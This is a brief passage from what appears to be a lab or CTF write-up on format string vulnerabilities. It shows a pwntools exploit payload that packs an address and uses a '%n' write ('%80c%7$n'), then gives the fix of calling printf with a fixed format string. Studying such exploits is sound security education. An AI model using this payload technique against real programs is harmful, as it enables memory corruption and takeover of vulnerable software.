
**payload = p32(0xffffd398) + "%80c%7$n"**

**p.sendline(payload)**

**print(p.recvall())**

****

Run the exp code,



## Task10

We should use printf(“%s”, str) instead of using printf(str).